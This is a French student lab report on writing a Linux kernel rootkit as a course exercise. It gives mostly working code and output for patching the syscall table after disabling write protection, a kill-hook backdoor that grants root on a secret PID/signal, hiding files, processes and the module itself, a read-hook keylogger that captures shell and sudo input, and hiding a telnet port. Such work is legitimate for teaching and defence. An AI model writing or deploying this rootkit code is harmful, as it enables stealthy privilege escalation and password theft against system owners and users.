Sécurité des systèmes : Rapport TD 2

yocvito

November 2022

1 Build the newer example module

On compile le nouveau module pour ce TD, on remarque en effet que celui ci vient récupérer certaines informations depuis le fichier /proc/kallsyms (en ayant les droits root). En l'occurence, il récupère l'adresse des symbols `syscall_table` et `__x64_sys_kill` pour les formations sous forme de variable dans `orig.c`.

```
cremi@debian:/mnt/travail/SECU_SYS/TRAVAIL_SECU_SE/TD2$ make
for i in " sys_call_table$" " __x64_sys_kill$" ; do \
        sudo grep "$i" /proc/kallsyms | cut -d ' ' -f 1,3 | \
                sed -e 's/\([0-9a-f]*\) \(.*\)/static void * const ptr_\2 = (void*) 0x\1;/'; \
done > orig.c
```

En jetant un coup d'oeuil au fichier orig.c, on voit en effet des adresses du noyau, comprises entre `0xffff800000000000` et `0xffffffffffffffff`, et si on regarde dans `/proc/kallsyms` on voit que cela correspond bien aux symboles dont l'on a voulu récupérer l'adresse.

On sauvegarde maintenant ce fichier dans un fichier backup (`cp orig.c orig.c.bak`) et on reboot le système afin de voir si les adresses changent à chaque démarrage du système. On recompile le projet et en comparant le nouveau fichier crée et l'ancien, on remarque que les adresses sont différentes. Cela veut dire que la randomization des adresses mémoires pour le noyau est activé sur le système (`KASLR`).

```
cremi@debian:~/td2$ diff orig.c orig.c.bak
1,2c1,2
< static void * const ptr_sys_call_table = (void*) 0xffffffffa5e002e0;
< static void * const ptr___x64_sys_kill = (void*) 0xffffffffa50a0250;
---
> static void * const ptr_sys_call_table = (void*) 0xffffffff9bc002e0;
> static void * const ptr___x64_sys_kill = (void*) 0xffffffff9aea0250;
cremi@debian:~/td2$
```

Ayant travaillé sur mon ordinateur personnel, je n'ai donc pas pu voir ce message dans les logs du noyau signifiant que celui ci était teinté.

2 Let's look at the system call table

On s'intéresse maintenant à la table des appels systèmes (`syscall_table`) qui est un tableau de pointeurs, contenant l'adresse de tous les appels systèmes pouvant être appelés.
Si on connait l'adresse de cette table (ce qui est notre cas), on peut donc la déréférencer comme on le ferait avec un tableau lambda pour accéder à ces adresses. Le plus important étant que si l'on peut modifier un des éléments de ce tableau en le replacant par l'adresse de notre fonction ayant la me signature, alors tout processus effectuant l'appel système associé se verra redirigé vers notre fonction (on aura `hook` l'appel système).

On va maintenant manipuler cette table pour lire dedans. On peut accéder à ses champs comme un tableau (`my_syscall_table[0]`) et on se rend compte que l'indice dans la `syscall_table` correspond en fait au nombre que l'on met dans `eax` lorsqu'on fait un appel système en assembleur, c'est à dire le numéro de l'appel système.
D'ailleurs, on peut utiliser les maccros `__NR_syscallname` comme par exemple `__NR_open`. On rajoute du code dans notre fonction d'initialisation afin d'afficher l'adresse du syscall `read`.

```
//#define NO_DEBUG
#ifdef NO_DEBUG
#define DEBUG(x, ...)   /* nothing */
#else
#define DEBUG(x, ...)   pr_info(x, ##__VA_ARGS__)
#endif

static int __init myinit(void) {

    DEBUG("sys_read: %lx\n", my_syscall_table[__NR_read]);

    return 0;
}
```

On peut voir dans les logs du noyau qu'on retrouve bien l'adresse de l'appel système `read`.

```
cremi@debian:~/td2$ sudo insmod example.ko
cremi@debian:~/td2$ sudo dmesg |tail -n2
[ 4594.509170] Hello, world!
[ 4594.509175] sys_read: ffffffffa52d5890
cremi@debian:~/td2$ sudo grep "__x64_sys_read" /proc/kallsyms
ffffffffa5227f80 T __x64_sys_readahead
ffffffffa52d3230 T __x64_sys_readv
ffffffffa52d5890 T __x64_sys_read
```

3 Let's try to modify it

Dans cette section, on veut modifier la table des appels systèmes et remplacer la fonction `kill` par la notre. Celle ci effectuera un certains nombre d'action avant d'appeller la fonction original. En effet, on veut que notre rootkit puisse rester ici de manière indétectable, pour cela il faut continuer a effectuer les actions normales en appelant l'appel système qu'on hook avant ou après avoir lu ou altérer les données utilisateurs.

On modifie donc notre module afin qu'il sauvegarde l'adresse de la fonction `kill` original, écrit à la place l'adresse de notre hook (`hook_kill`) dans la `syscall_table`, et rétablit l'entrée original lors de déchargement du module du noyau.

```
static long (*orig_kill)(const struct pt_regs *);

asmlinkage long hook_kill(const struct pt_regs *regs)
{
    int pid = (int) regs->di;
    int sig = (int) regs->si;

    DEBUG("%d tried to kill %d with signal %d\n", current->pid,
        pid, sig);

    return orig_kill(regs);
}

static int __init myinit(void)
{
    orig_kill = my_syscall_table[__NR_kill];
    if (orig_kill != ptr__x64_sys_kill)
        return -EIO;

    my_syscall_table[__NR_kill] = hook_kill;

    return 0;
}

static void __exit myexit(void)
{
    my_syscall_table[__NR_kill] = orig_kill;
}
```

En insérant le module dans le noyau, on se rend compte que le processus `insmod` a été arrêté par le système. En regardant plus en détail les logs du noyau, on se rend compte que l'on a fait un page fault et nottament une violation d'accès mémoire dans la fonction `myinit`.
En effet, la table des appels systèmes se trouve dans une zone READ-ONLY de la mémoire et ainsi, il n'est pas possible de modifier les données qui s'y trouvent. En revanche, cette protection est due au bit WP (16eme bit) qui est *set* à 0 dans le registre `cr0` du processeur intel x86. Ainsi, il suffit juste de mettre ce bit à 1 pour qu'il n'y ai pas d'erreur quand on écrit dans une page en accès lecture uniquement.

On implémente 2 fonctions qui nous permette de désactiver ce bit.

```
static inline void mywrite_cr0(unsigned long cr0)
{
    asm volatile("mov %0, %%cr0" : : "r" (cr0) : "memory");
}

static inline void disable_wp()
{
    unsigned long orig_cr0 = read_cr0();
    clear_bit(16, &orig_cr0);
    mywrite_cr0(orig_cr0);
}

static inline void enable_wp()
{
    unsigned long orig_cr0 = read_cr0();
    set_bit(16, &orig_cr0);
    mywrite_cr0(orig_cr0);
}
```

Ensuite, dans les fonctions d'initialisation et de terminaison, on entoure notre section sensible qui écrit dans la `syscall_table` et, normalement, notre module ne crash plus.

```
    /* code dans myinit */
    ...
    disable_wp();
    my_syscall_table[__NR_kill] = hook_kill;
    enable_wp();
    ...
```

En exécutant la commande `kill` dans le terminal, on peut voir que le message de debug qu'on a mis dans notre hook de l'appel système `sys_kill` est bien affiché. De plus, on voit qu'un message d'erreur s'affiche nous disant que ce processus n'existe pas, ce qui veut dire que notre hook a bien appellé l'appel système original.

```
cremi@debian:~/td2$ kill -2 135151
bash: kill: (135151) - Aucun processus de ce type
cremi@debian:~/td2$ sudo dmesg | grep 135151
[11589.207982] 1114 tried to kill 135151 with signal 2
cremi@debian:~/td2$
```

4 Let's exploit this

On veut maintenant utiliser la fonctionnalité d'intercepter des kill afin d'effectuer une action spécifique. En l'occurence, on veut qui l'utilisateur (un processus) fournit la bonne clé (pid + sig), celui ci est alors automatiquement élevé au rang de root (uid=0,gid=0) par notre hook.

```c
static inline void provide_root()
{
    struct cred *c = prepare_kernel_cred(NULL);
        commit_cred(c);
}

asmlinkage long hook_kill(const struct pt_regs *regs)
{
    int pid = (int) regs->di;
    int sig = (int) regs->si;

    if (pid == 1000000000 && sig == SIGTERM) {
        provide_root();
    }

    return orig_kill(regs);
}
```

En essayant d'utiliser notre clé secrète, on voit que la commande échoue (le pid n'existe pas), en revanche si on regarde nos droits nous sommes maintenant root. On peut ouvrir un fichier en lecture seule par root pour en être sur.

```
cremi@debian:~/td2$ sudo insmod example.ko
cremi@debian:~/td2$ kill -TERM 1000000000
bash: kill: (1000000000) - Aucun processus de ce type
cremi@debian:~/td2$ whoami
root
cremi@debian:~/td2$ cat /etc/shadow
root:*:18945:0:99999:7:::
daemon:*:18945:0:99999:7:::
bin:*:18945:0:99999:7:::
sys:*:18945:0:99999:7:::
sync:*:18945:0:99999:7:::
games:*:18945:0:99999:7:::
man:*:18945:0:99999:7:::
```

Maintenant qu'on a installé notre backdoor, on peut s'en aller du serveur et si jamais on a un accès utilisateur qui permet de nous y relogger, alors on pourra obtenir l'accès root tout simplement avec cette technique. Il y'a peu de chance qu'un utilisateur tape exactement cette commande, ou qu'un programme appel `sys_kill` avec les bons arguments.

5 Let's hide our traces

On veut dorénavant avoir la possibilité de cacher des fichiers sur le système afin qu'on puisse y accéder uniquement en connaissant le nom ou chemin exact. On décide de cacher tous les fichiers commencant par `@`. On pourrait même trouver

une façon de communiquer avec notre rootkit depuis l'espace utilisateur afin de lui transmettre des noms de fichiers spécifiques a cacher (on pourrait hook une fonction de la structure `fops` d'un driver ou alors créer le notre que l'on cache aux autres utilisateur).

Regardons donc comment on peut cacher un fichier. Tout d'abord, analysons le comportement de la commande `ls` qui nous permet de lister les fichiers d'un répertoire. On lance la commande `strace ls /home/cremi` et on cherche des fonctions intéragissant avec ce répertoire. On remarque que `ls`
ouvre le répertoire `/home/cremi` avec `openat` puis appelle l'appel système `getdents64` sur le descripteur de fichier retourné. C'est donc cette fonction qui étant donné un répertoire, retourne les fichiers qui y sont contenus. On pourrait donc vouloir hook cette fonction pour enlever les entrées que l'on veut cacher dans le buffer retourné à l'utilisateur.

D'après le manuel, l'appel système `getdents64` prend en argument un descripteur de fichier vers un répertoire, un pointeur vers une zone mémoire et la taille de cette zone mémoire. L'appel système va alors remplir cette zone mémoire avec des `struct linux_dirent64`, en revanche, on ne peut pas parcourir cela comme un tableau car ces structures sont de taille variable en mémoire (à cause du champ `d_name` dont la taille varie).
Le type `struct linux_dirent64` est définit comme suit :

```
struct linux_dirent64 {
    ino64_t        d_ino;    /* 64-bit inode number */
    off64_t        d_off;    /* 64-bit offset from first entry
        to next structure */
    unsigned short d_reclen; /* Size of this dirent */
    unsigned char  d_type;   /* File type */
    char           d_name[]; /* Filename (null-terminated) */
};
```

On voit que le champ `d_reclen` sert à stocker la taille en mémoire de l'entrée courante. Pour parcourir la zone mémoire écrite par l'appel système `getdents64`, il faut alors rajouter la taille courante (`d_reclen`) à l'adresse vers l'entrée courante, ce qui nous donne l'adresse de la prochaine entrée.

On peut pour l'instant tenter de hook cette appel système pour afficher dans les logs du noyau les entrées listés.

```
static ssize_t (*orig_getdents64)(const struct pt_regs*);

amslinkage ssize_t getdents64(const struct pt_regs *regs)
{
    struct linux_dirent64 __user* cur;
    struct linux_dirent64 __user *dirent = regs->si
    ssize_t n_bytes, pos;

    pos = 0;
    nbytes = orig_getdents64(regs);
```

```
    if (nbytes <= 0)
        return nbytes;
    while (pos < nbytes) {
        cur = ((void*) dirent + pos);

        DEBUG("Type: %d\n", cur->d_type);
        DEBUG("Name: %s\n", cur->d_name);
        DEBUG("Size: %d\n", cur->d_reclen);

        pos += cur->d_reclen;
    }

    return nbytes;
}
```


On voit dans les logs du noyau que chaque entrée d'un répertoire listé par un processus se voit afficher.

```
cremi@debian:~/td2/toto$ ls
ooo
cremi@debian:~/td2/toto$ sudo dmesg | grep ooo
bash:  grep : commande introuvable
cremi@debian:~/td2/toto$ sudo dmesg |grep ooo
[14730.511812] Name: ooo
cremi@debian:~/td2/toto$ sudo dmesg |tail -n20
[14752.168636] Name: .
[14752.168637] Size: 24
[14752.168638] Type: 4
[14752.168639] Name: ..
[14752.168640] Size: 24
[14752.168640] Type: 10
[14752.168641] Name: 0
[14752.168642] Size: 24
[14752.168643] Type: 10
[14752.168643] Name: 1
[14752.168644] Size: 24
[14752.168645] Type: 10
[14752.168645] Name: 2
[14752.168646] Size: 24
[14752.168647] Type: 10
[14752.168648] Name: 3
[14752.168648] Size: 24
[14752.168649] Type: 10
[14752.168650] Name: 7
[14752.168651] Size: 24
cremi@debian:~/td2/toto$
```

On veut maintenant cacher une entrée spécifique à l'utilisateur, pour cela, il nous faut appeller `getdents64` sur le buffer utilisateur, et ensuite nettoyer celui de tout répertoire ou fichier à cacher.
Pour faire ça, on parcourt le buffer comme précedemment, et si on voit que le nom de fichier commence par un `@` alors on décale toute la suite du buffer pour écraser l'entrée courante.
Dans le cas où le repértoire contenait des entrées à cacher, on veut remplir la zone à la fin du buffer avec des zero pour qu'un utilisateur un peu trop curieux qui analyse ce buffer à la sortie du syscall ne se doute de rien.

```
amslinkage ssize_t getdents64(const struct pt_regs *regs)
{
    struct linux_dirent64 __user* cur;
    struct linux_dirent64 __user *dirent = regs->si
    ssize_t nbytes, retbytes, pos, to_copy;

    pos = 0;
    nbytes = orig_getdents64(regs);
    if (nbytes <= 0)
        return nbytes;
    retbytes = nbytes;
    while (pos < retbytes) {
        cur = ((void*) dirent + pos);

        if (cur->d_name[0] == '@') {
            to_copy = (retbytes - (pos + cur->d_reclen));
            retbytes -= cur->d_reclen;
            memmove(cur, (void*) cur + cur->d_reclen, to_copy);
            continue;
        }

        pos += cur->d_reclen;
    }

    if (retbytes != nbytes) {
        memset(dirent + retbytes, 0, (nbytes-retbytes));
    }

    return retbytes;
}
```

On voit ainsi que notre entrée `@toto` disparait lors de l'affichage après l'insertion du module.



6 Let's exploit even more

On va maintenant essayer de récupérer les frappes du clavier faites par les utilisateurs du systèmes. En l'occurence, on ne va pas intéragir directement avec le hardware pour sniffer les touches pressés par les périphériques clavier et souris mais repérer tout processus pouvant être intéressant à analyser (`bash`, `sh`, `zsh`, `sudo`, `su`), et effectuant un `read()` sur l'entrée standard. On écrit ensuite les

données récupéré dans un fichier que l'on cache avec la technique précédente.

Il nous faut tout d'abord coder la fonction qui va se charger d'écrire dans notre fichier de keylogging.

```
static void log_to_file(char *s, size_t len)
{
    loff_t pos;
    char *buf;
    if (s && len > 0) {
        struct file *fp = filp_open("/tmp/@keylogger.log",
            O_RDWR|O_CREAT|O_APPEND, 0600);
        if (IS_ERR(logfile)) {
            return;
        }

        pos = fp->f_pos;
        kernel_write(fp, s, len, &pos);
        filp_close(fp, NULL);
    }
}
```

Ensuite, on peut mettre en place le hook de la fonction `sys_read`. On ajoute les modifications nécessaires dans les fonction d'`init` et `exit` pour hook et unhook ce syscall, puis on écrit le code du hook. On voit qu'on prend bien soin de vérifier que la lecture a fonctionné, que le descripteur de fichier correspond à l'entrée standard et que le processus effectuant la lecture est intéressant à sniffer.

```
static bool b_keylog = false;

static inline bool check_if_shell()
{
    return (strcmp(current->comm, "bash") == 0) ||
            (strcmp(current->comm, "sh") == 0) ||
            (strcmp(current->comm, "zsh") == 0) ||
            (strcmp(current->comm, "sudo") == 0) ||
            (strcmp(current->comm, "su") == 0);
}

static ssize_t (*orig_read)(const struct pt_regs*);

asmlinkage ssize_t read(const struct pt_regs* regs)
{
    int ret;
    int fd = (int) regs->di;
    char __user * buf = (char __user*) regs->si;
    size_t len = (size_t) regs->dx;

    ret = orig_read(regs);
    if (b_keylog && ret > 0 && fd == 0 && check_if_shell()) {
        log_to_file(buf, len);
    }
    return ret;
}
```

Cela pour en théorie fonctionner tel quel si on mettait la variable `b_keylog` à `true`, mais on va plutôt permettre d'activer/désactiver le keylogger depuis notre hook dans read.
On installe donc une nouvelle clé secrète dans notre `hook_kill`.

```
asmlinkage long hook_kill(const struct pt_regs *regs)
{
    ...
    else if (sig == SIGTERM && pid == 1000000001) {
        b_keylog = !b_keylog;
        DEBUG("Keylogging triggered ! State=%s\n", (b_keylog) ?
            "ON" : "OFF");
    }
    ...
}
```

On peut maintenant insérer notre module et tester l'activation du keylogger.

```
cremi@debian:~/td2$ sudo insmod example.ko
cremi@debian:~/td2$ kill -TERM 1000000001
bash: kill: (1000000001) - Aucun processus de ce type
cremi@debian:~/td2$ sudo dmesg |tail -n1
[25490.287353] keylogging triggered ! State=ON
cremi@debian:~/td2$ echo "mypassword" > /tmp/.pass
cremi@debian:~/td2$ kill -TERM 1000000001
bash: kill: (1000000001) - Aucun processus de ce type
cremi@debian:~/td2$ sudo dmesg |tail -n1
[25531.576252] keylogging triggered ! State=OFF
cremi@debian:~/td2$ hexdump -C /tmp/@keylogging.log
00000000  1b 5b 41 1b 5b 41 1b 5b  42 1b 5b 42 73 75 6f 64  |.[A.[A.[B.[Bsuod|
00000010  7f 7f 64 6f 20 64 65 7f  6d 65 73 67 20 7c 74 61  |..do de.mesg |ta|
00000020  69 6c 20 2d 6e 31 0d 63  7f 65 63 68 6f 20 22 6d  |il -n1.c.echo "m|
00000030  79 70 61 73 73 77 6f 72  64 22 20 3e 20 2f 74 6d  |ypassword" > /tm|
00000040  70 2f 2e 70 61 73 73 0d  6b 7f 1b 5b 41 1b 5b 41  |p/.pass.k..[A.[A|
00000050  1b 5b 41 0d                                       |.[A.|
00000054
cremi@debian:~/td2$
```

On voit bien la présence de la chaine `"mypassword"` dans le fichier de keylogging et si on avait tenter d'utiliser la commande `sudo` pour lancer une commande, alors on aurait pu récupérer le mot de passe de l'utilisateur (faut-il encore qu'il ai besoin de rentrer son mot de passe avec sudo).

Néanmoins, on voit que lorsque l'utilisateur saisie les flèches directionnelles pour remonter dans l'historique de ses commandes, on ne récupère que le code de la touche clavier correspondante. Cela est tout à fait normal mais on pourrait vouloir améliorer ce keylogger afin qu'il récupère aussi les commandes de l'historique de l'utilisateur courant (par exemple pour avoir une meilleure idée de ce que font les utilisateurs).


7 Let's hide this

On veut maintenant faire en sorte que notre module noyau ne soit pas visible par l'espace utilisateur. Pour cela, nous allons employer 2 techniques différentes pour accomplir la même chose.
Commençons par la première façon de faire qui nécessite de supprimer notre module (l'objet associé dans le noyau), de la liste des modules du noyau.
On peut alors garder en mémoire le module précédant dans la liste afin de pouvoir le réinsérer plus tard.

Pour ce faire, on ajoute un nouveau code secret à notre hook de `kill`.

```
static struct list_head *prev_mod;
static bool b_hidden = false;

asmlinkage long hook_kill(const struct pt_regs *regs)
{
    ...
    else if (sig == SIGTERM && pid == 1000000002) {
        b_hidden = !b_hidden;
        if (b_hidden) {
            prev_mod = THIS_MODULE->list.prev;
            list_del(&THIS_MODULE->list);
        } else {
            list_add(&THIS_MODULE->list, prev_mod);
        }
    }
    ...
}
```

On voit qu'en utilisant cette technique triviale, on est bien capable de cacher/dévoiler notre module quand on le souhaite.



La deuxième technique consiste à rajouter un check a notre hook de `sys_read` afin de vérifier si l'on est en train de lire `/proc/modules`.

8 Let's hide somebody

Nous allons maintenant cacher les processus d'un utilisateur. On regarde tout d'abord quels syscalls sont appellés lors de l'exécution d'une commande permettant de lister les processus (par exemple `ps`).
On remarque que `ps` ouvre le dossier `/proc/` puis récupère des informations depuis des fichiers spécifiques. On comprend alors que ce répertoire contient les informations relatives aux processus de notre système. On peut par exemple dans le répertoire d'un processus quelquoncque voir la présence du fichier `comm` que nous avons utiliser auparavant pour récupérer le nom du programme associé.
En essayant de voir si `ps` utilise la fonction `getdents64` pour lister le répertoire, on s'apercoit que c'est le cas. En effet, le répertoire `/proc` renvoit le descripteur de fichier 5, qui est utiliser pour l'appel à `getdents64`, et c'est le seul appel à `openat` qui nous renvoit ce descripteur (on est sur que c'est bien sur ce répertoire

qu'a lieu le getdents).

```
openat(AT_FDCWD, "/proc", O_RDONLY|O_NONBLOCK|O_CLOEXEC|O_DIRECTORY) = 5
openat(AT_FDCWD, "/proc/1/stat", O_RDONLY) = 6
openat(AT_FDCWD, "/proc/1/status", O_RDONLY) = 6
openat(AT_FDCWD, "/proc/2/stat", O_RDONLY) = 6
openat(AT_FDCWD, "/proc/2/status", O_RDONLY) = 6
openat(AT_FDCWD, "/proc/3/stat", O_RDONLY) = 6
openat(AT_FDCWD, "/proc/3/status", O_RDONLY) = 6
openat(AT_FDCWD, "/proc/4/stat", O_RDONLY) = 6
openat(AT_FDCWD, "/proc/4/status", O_RDONLY) = 6
openat(AT_FDCWD, "/proc/6/stat", O_RDONLY) = 6
openat(AT_FDCWD, "/proc/6/status", O_RDONLY) = 6
openat(AT_FDCWD, "/proc/8/stat", O_RDONLY) = 6
```

```
cremi@debian:~/td2$ strace -e getdents64 ps
getdents64(5, 0x5560c3f2f060 /* 194 entries */, 32768) = 5024
    PID TTY          TIME CMD
   5241 pts/1    00:00:00 bash
   9450 pts/1    00:00:00 strace
   9453 pts/1    00:00:00 ps
getdents64(5, 0x5560c3f2f060 /* 0 entries */, 32768) = 0
+++ exited with 0 +++
cremi@debian:~/td2$
```

On peut donc rajouter dans notre hook de la fonction `getdents64` un bout de code qui vérifie si le descripteur utilisé comme paramètre pour l'appel à ce syscall correspond au fichier `/proc`. Dans ce cas, on met une variable booleenne à vrai et si on liste un numéro de processus qui appartient à notre utilisateur (avec les bons credentials), alors on le dissimule comme pour les fichiers standards.
On peut ensuite rajouter dans notre hook à kill un nouveau code secret qui permet de passer à notre module un `uid` d'utilisateur à cacher. On va donc devoir initialiser une liste dans le noyau pour garder en mémoire les credentials d'utilisateur, et il faudra veiller à libérer celle ci entièrement lors du déchargement du module.

```
struct list_creds {
        int uid;
        struct list_head list;
};
static LIST_HEAD(creds_list);

static bool is_proc_dir(int fd)
{
        struct fd f = fdget_pos(fd);

        struct path path;
        if (kern_path("/proc", 0, &path) < 0) {
                DEBUG("err with kern_path\n");
                return false;
        }
```

```
        return (path.dentry->d_inode->i_ino == f.file->f_inode->
            i_ino);
}

static int get_uid_from_path(int fd, char *filename)
{
        struct path path;
        struct filename *fname = getname_kernel(filename);
        if (IS_ERR(fname))
                return -1;
        int ret = filename_lookup(fd, fname, 0, &path, NULL);
        if (ret < 0) {
                return ret;
        }

        return path.dentry->d_inode->i_uid.val;
}

asmlinkage hook_getdents64(const struct pt_regs *regs)
{
    int fd = (int) regs->di;
    ...
    bool hidden;
    bool b_proc = is_proc_dir(fd);

    ...
    while (pos < retbytes) {
        // in cur dir rentry checking
        hidden = false;
        ...

        if (b_proc) {
            int uid = get_uid_from_path(fd, cur->d_name);
            if (uid < 0) {
                goto loopend;
            }

            list_for_each_entry(tmp, &creds_list, list) {
                if ((long) tmp->uid == uid) {
                    DEBUG("remove entry : %s\n", cur->d_name);

                    to_next = cur->d_reclen;
                    next = ((void*) cur + to_next);
                    to_copy = (retbytes - (pos + to_next));

                    retbytes -= cur->d_reclen;
                    memmove(cur, next, to_copy);

                    hidden = true;
                    break;
                }
            }
        }
loopend:
        if (!hidden) {
            pos += cur->d_reclen;
```

```
        }
  ...
}

asmlinkage hook_kill(const struct pt_regs *regs)
{
    if (sig == 66) {
        int uid = pid;
        list_for_each_entry_safe(tmp, ttmp, &creds_list, list) {
            if (tmp->uid == uid) {
                list_del(&tmp->list);
                kfree(tmp);
                DEBUG("uid %d removed from hidden creds list\n",
                      uid);
                goto end;
            }
        }

        struct list_creds *huid;
        huid = kmalloc(sizeof(struct list_creds), GFP_KERNEL);
        huid->uid = uid;
        list_add(&huid->list, &creds_list);
        DEBUG("user with uid %d hidden !\n", uid);
    }

}
```

On tente maintenant d'utiliser notre clé secrète depuis le shell, mais on remarque que cela n'a pas fonctionné. En analysant le message d'erreur de la commande `kill`, on peut supposer que le programme en lui même intercepte un mauvais usage du syscall kill (comme un signal non valide) et se termine avant de faire l'appel système.

```
cremi@debian:~/td2$ sudo insmod example.ko
cremi@debian:~/td2$ ps -ef | tail -n2
cremi      34477   32275  0 00:00 pts/2    00:00:00 ps -ef
cremi      34478   32275  0 00:00 pts/2    00:00:00 tail -n2
cremi@debian:~/td2$ kill -66 1000
bash: kill: 66 : indication de signal non valable
cremi@debian:~/td2$ ps -ef | tail -n2
cremi      34479   32275  0 00:00 pts/2    00:00:00 ps -ef
cremi      34480   32275  0 00:00 pts/2    00:00:00 tail -n2
cremi@debian:~/td2$
```

Ainsi, on peut écrire un petit programme tout simple qui prend en entrée un signal et numéro de processus, et qui appel `kill` dans tous les cas.

```
#include <signal.h>
#include <stdlib.h>
#include <stdio.h>
```

```c
int
main(int argc, char **argv)
{
        if (argc < 2) {
                fprintf(stderr, "Usage: %s <signal> <pid>\n",
                    argv[0]);
                exit(1);
        }

        int pid, sig;
        char *endptr;
        sig = strtol(argv[1], &endptr, 10);
        if (*endptr != 0) {
                fprintf(stderr, "Provide integer signal\n");
                exit(1);
        }

        pid = strtol(argv[2], &endptr, 10);
        if (*endptr != 0) {
                fprintf(stderr, "Provide integer pid\n");
                exit(1);
        }

        printf("Sending signal %d to %d\n", sig, pid);
        kill(pid, sig);

        return 0;
}
```

Il n'est pas impossible que la fonction `kill` soit en fait un wrapper au dessus de l'appel système qui vérifie lui aussi les paramètres, dans ce cas là, on devrait coder nous même une fonction en assembleur qui effectue l'instruction `syscall` avec les bons paramètres. En l'occurence, il s'avère que notre première solution fonctionne.

```
cremi@debian:~/td2$ ./realkill 66 1000
Sending signal 66 to 1000
cremi@debian:~/td2$ sudo dmesg | tail -n1
[64510.879908] user with uid 1000 hidden !
cremi@debian:~/td2$ ps -ef | tail -n2
root       34067       2  0 déc.05 ?      00:00:00 [kworker/0:1-mm_percpu_wq]
root       34092       2  0 déc.05 ?      00:00:00 [kworker/u2:0]
cremi@debian:~/td2$ ./realkill 66 1000
Sending signal 66 to 1000
cremi@debian:~/td2$ ps -ef | tail -n2
cremi      34497   32275  0 00:01 pts/2    00:00:00 ps -ef
cremi      34498   32275  0 00:01 pts/2    00:00:00 tail -n2
cremi@debian:~/td2$
```

On voit que le premier envoit de signal permet bien de cacher les processus de l'utilisateur cremi (uid: 1000), et que renvoyer le même code une deuxième fois permet de supprimer cette utilisateur de ceux cachés par notre module. Ses processus deviennent donc de nouveau visibles.

9 Let's hide some telnet server

Pour cacher un port ouvert sur le système, on va tout d'abord lancer la commande `netstat` avec `strace`. On remarque que le programme retrouve les connexions tcp depuis le fichier `/proc/net/tcp` qui correspond aux connexions `IPv4`.

On pourrait donc dans notre hook de la fonction `read` vérifier si le fichier ouvert est celui ci, puis supprimer l'entrée correspondant à notre port ouvert. En revanche, cela nécessiterait de connaitre la structure du fichier. En cherchant des informations sur le fichier spécial `/proc/net/tcp`, on remarque ici que la fonction qui est en réalité appelé pour formater le buffer est `tcp4_seq_show`. En effet, cette fonction est appellé sur chaque entrée du fichier et permet de formatter celle ci dans une forme compréhensible par l'humain.
En regardant le code de cette fonction, on voit celle ci prend en argument une `struct sock*` qui contient donc forcément le port source. On voit aussi que cette socket peut être égale à `0x1` (`SEQ_START_TOKEN`) ce qui permet de formatter la première ligne de sortie de netstat (la légende).

On peut donc écrire un hook pour cette fonction qui n'affiche rien si le port de la socket correspond au port `telnet` (23).

```
static int (*orig_tcp4_seq_show)(struct seq_file*, void *v);

asmlinkage int hook_tcp4_seq_show(struct seq_file *seq, void *v)
{
        struct sock *sk = (struct sock *) v;
        //struct inet_sock *inet = inet_sk((struct sock *) v);

        if (sk != SEQ_START_TOKEN) {
                struct inet_sock *inet = inet_sk(sk);
                if (inet->inet_sport == htons(23)){
                        DEBUG("hide port 23\n");
                        return 0;
                }
        }

        return orig_tcp4_seq_show(seq, v);
}
```

Maintenant, il nous faut installer un hook pour cette fonction. Le problème est que ce n'est pas un syscall et on ne peut donc pas hook cette fonction avec notre technique classique qui modifie la `syscall_table`. On va donc devoir utiliser une autre technique pour achever ce but, en l'occurence, il existe un certains nombre de systèmes de debugging du noyau pouvant nous aider à implémenter ce genre de mécanisme. Apparement, l'approche utilisant `ftrace` serait la plus simple à mettre en place.

Pour effectuer ce hook, on doit donc fournir à l'API de `ftrace` plusieurs informations. Tout d'abord, il nous faut spécifier un `callback` qui sera appelé

